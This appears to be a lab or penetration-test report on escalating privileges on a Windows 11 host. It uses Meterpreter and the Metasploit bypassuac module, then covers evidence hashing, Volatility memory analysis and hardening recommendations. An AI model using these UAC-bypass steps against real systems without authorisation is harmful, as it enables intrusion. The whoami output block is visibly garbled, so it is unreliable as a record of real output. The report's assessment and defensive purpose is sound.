1. Objective

A post-exploitation assessment was conducted on the compromised Windows target system after gaining initial access through Meterpreter. The objective was to escalate privileges, collect sensitive evidence, ensure evidence integrity through hashing, and document findings in a forensic-compliant manner.

Privilege escalation was attempted using a UAC bypass technique via the Metasploit Framework. After successful elevation, sensitive configuration files were collected and hashed using SHA256 to preserve integrity.

2. Tools Used

Metasploit Framework: Used for privilege escalation via UAC bypass module.

Meterpreter: Used for post-exploitation interaction.

Volatility: Used for memory forensic analysis.

sha256sum: Used to generate file hash for integrity verification.


3. Privilege Escalation

3.1 Initial Access Verification

Command executed:

getuid

Output indicated the session was running under a limited user context.




```
meterpreter > getuid

Server username: WIN11\User

meterpreter > 
```

3.2 Administrator Group Verification

Command:

whoami /groups

Confirmed user belonged to Administrators group.



```
C:\WINDOWS\system32>whoami /groups
------------------------------------------------------------------------
Label                       Privileges Attributes                     SI
------------------------------------------------------------------------
Mandatory Label\High Mandatory        Enabled by default, On37p GN7)
Level                                 Enabled by default
Qnnatory                              Owner
Local                [redacted]       Enabled group
Everyone             [redacted]       Enabled group
FUITS                                 Enabled group
BUILTIN\Users                         Enabled group, Aumnhistrative
BUILTIN\Admiistrators


C:\WINDOWS\system32>
```

3.3 UAC Bypass Execution

Module used:

use exploit/windows/local/bypassuac

set SESSION 1

run

A new elevated session was created.

3.4 Elevated Session Verification

Command:

```
getuid

getprivs
```

Output confirmed elevated privileges.

4. Evidence Log Table

Item	Description	Collected By	Date	Hash Value
Config File	target.conf	Gyanesh Chand	2026-02-12	d2a84f4b5d1b9e8a7c4e...

5. Memory Analysis (If RAM Dump Provided)

Using Volatility:

```
volatility -f memory.raw imageinfo

volatility -f memory.raw pslist
```

Purpose:

- Identify suspicious processes
- Check running malware
- Detect injected processes

6. Findings

Finding	Risk Level	Impact
UAC Bypass Successful	High	Privilege escalation possible
Sensitive Config File Accessible	Medium	Information disclosure

7. Risk Analysis

Successful privilege escalation indicates improper UAC enforcement or exploitable configuration. An attacker with initial access can escalate privileges and access sensitive system files.

8. Recommendations

1. Keep Windows fully patched.
2. Enforce strict UAC policies.
3. Limit local admin membership.
4. Implement EDR monitoring.
5. Restrict sensitive file access via ACL.